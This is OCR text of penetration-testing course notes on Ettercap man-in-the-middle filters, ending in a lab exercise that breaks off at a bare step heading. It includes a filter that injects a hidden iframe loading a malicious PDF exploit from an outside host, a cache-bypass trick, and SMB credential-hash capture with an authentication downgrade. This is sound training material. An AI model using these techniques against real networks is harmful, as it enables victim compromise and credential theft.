
In this example, we've modified the default image delivered by Google. Next, we'll leverage this same technique to exploit client systems.



Browser Caching

A common problem when manipulating HTTP traffic for a victim is dealing with content already cached by the browser. Web browsers will use cached content when submitting a HTTP GET request by including the If-Modified-Since header in the GET request content with the date/timestamp of the file being requested. The server checks to see if the local file is newer than the date/timestamp specified by the client; if it is not newer, the server returns HTTP/304 "Not Modified", otherwise the server delivers the requested file.

When attempting to manipulate specific content, such as an image file on a server, you may not observe the response from the server delivering the content unless the file is newer than the previously downloaded content. To solve this problem we can add to our Etterfilter content, replacing the "If-Modified-Since" string with alternate content. When the web server gets this modified HTTP request, it will always deliver the content to the victim, since it doesn't recognize that the browser already has the content. By adding this to the Etterfilter, the victim's web browser gets slower (since all content is delivered instead of using cached downloads), but it allows us to maximize the effectiveness of our Etterfilter scripts.




PDF Exploit Delivery

Ettercap filters allow us to modify any content before delivering it to the victim, opening up a wide variety of exploitation techniques. For example, consider one of the many PDF file exploits available in Metasploit such as the adobe_cooltype_sing exploit shown in this slide. To deliver this malicious PDF to a victim, we can create a simple Ettercap filter with the following content:

```
if (ip.proto == TCP && tcp.src == 80) {
   # iframe will be invisible or nearly so in most browsers
   replace("<head>", "<head><iframe
src=\"http://www.willhackforsushi.com/weloveadobe.pdf\"
width=\"0%\" height=\"0%\" align=\"right\"></iframe>");
}
```

Since the "<head>" tag will be present in almost all web pages, we use this as our search-and-replace target. We retain the presence of the "<head>" tag, but add a zero-width and height iframe, referencing the malicious PDF file. If Adobe Reader is installed on the victim, it will automatically launch and open the malicious PDF, invisible or nearly invisible to the end-user (depending on the browser).




SMB Capture

Another opportunity to leverage Ettercap is to insert an IMG reference that points to a UNC filesystem path. First we start Metasploit on the attacker's system, loading the SMB capture module on port 139 (default) and again on port 445, logging any authentication attempts to a Windows Password List file (pwl). PWL cracking is a supported feature on many tools, including Cain & Abel and John the Ripper.


With Metasploit waiting to log an authentication attempt, we create a simple Ettercap filter, forcing Internet Explorer to retrieve an image from the attacker's UNC file share. After compiling the filter (not shown), we launch Ettercap with our filter, redirecting all traffic through the attacker at 10.10.10.10 and leveraging the Ettercap smb_down plugin, which will attempt to force devices to use legacy authentication protocols.

After waiting for a few seconds, a client is caught in our filter and attempts to authenticate to the Metasploit SMB capture module, disclosing their hashed authentication credentials.



Other Filter Verbs

The Ettercap filter language is simple, but it provides sufficient flexibility to implement a number of attacks. Other Ettercap filter verbs that are useful when developing filters are shown on this slide.




Leveraging Ettercap Filters

With a little creativity, Ettercap filters can be extremely useful in a penetration test. After becoming MITM, start a packet capture to log all data (or launch Ettercap with the "-w [PCAPFILE]" argument.) Evaluate the captured data on the network to identify the protocols in use and identify potential attack avenues, such as the methods we looked at in the previous slides, as well as other malformed file exploits, credential capture or redirecting authentication and manipulating HTTP POST and GET requests.

When building an Ettercap filter, try to keep the filter itself simple. Always practice the use of your filter on a lab network locally before attempting to execute it against a live network. If the filter is too complex and the network is busy, Ettercap will drop packets, which will have a significant throughput impact on end-users.


Whenever possible, limit the scope of your attack by specifying target destination MAC or IP addresses. While it is simple to include all users in the Ettercap MITM attack, it may violate the terms of your scope for the assessment if other workstations are attacked (such as consultant machines, or systems specifically excluded from the scope). Also, limiting the number of clients in the attack will reduce the amount of traffic that must be handled by Ettercap, reducing the load on the attacker's CPU.

When executing an attack using Ettercap, get in the habit of adding the "-w *filename*.pcap" option, replacing *filename* with a description of your attack. This will cause Ettercap to log the libpcap traffic traversing the system, giving you an opportunity to evaluate the attack to determine if it was successful, or otherwise evaluate the impact of a failed exploit.




Exercise - Ettercap MITM (1)
In this exercise we'll use Ettercap to create an ARP MITM attack against a victim system, capturing the target's network traffic even though we are operating on a switched network. We'll extend this MITM attack to manipulate HTTP traffic using custom Ettercap filters as well.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap, you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "//").




Exercise - Ettercap MITM (2)
For this lab exercise you will use the Kali Linux VM as the attacker, and a second Windows system as a victim. The Windows victim can be a second guest system, or your native OS.

The lab steps that need to be executed as the attacker (using Kali Linux) or as the guest (using Windows) are marked in the top-left corner of the slide.




Exercise - Ettercap MITM (3) -- Attacker Step

Use Ettercap to create an ARP MITM attack as shown on this slide. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The 2nd argument will be "/10.10.10.70/", creating a MITM between the victim and the lab web server used for this exercise.




Exercise - Ettercap MITM (4) -- Victim Step
As the victim, browse to the internal web site at http://kittenwar.sec660.org using Internet Explorer or your preferred web browser. Notice the simple page content displayed.




Exercise - Ettercap MITM (5) -- Attacker Step

With the victim having visited the target website, Ettercap will have recorded traffic from the victim. In the Ettercap window, press "c" to get a connection list, identifying the source and destination IP addresses and ports, as well as the protocol (U for UDP, T for TCP), status and number of bytes transmitted.




Exercise - Ettercap MITM (6) -- Attacker Step
Next, quit Ettercap gracefully by pressing "q".



Exercise - Ettercap MITM (7) -- Attacker Step

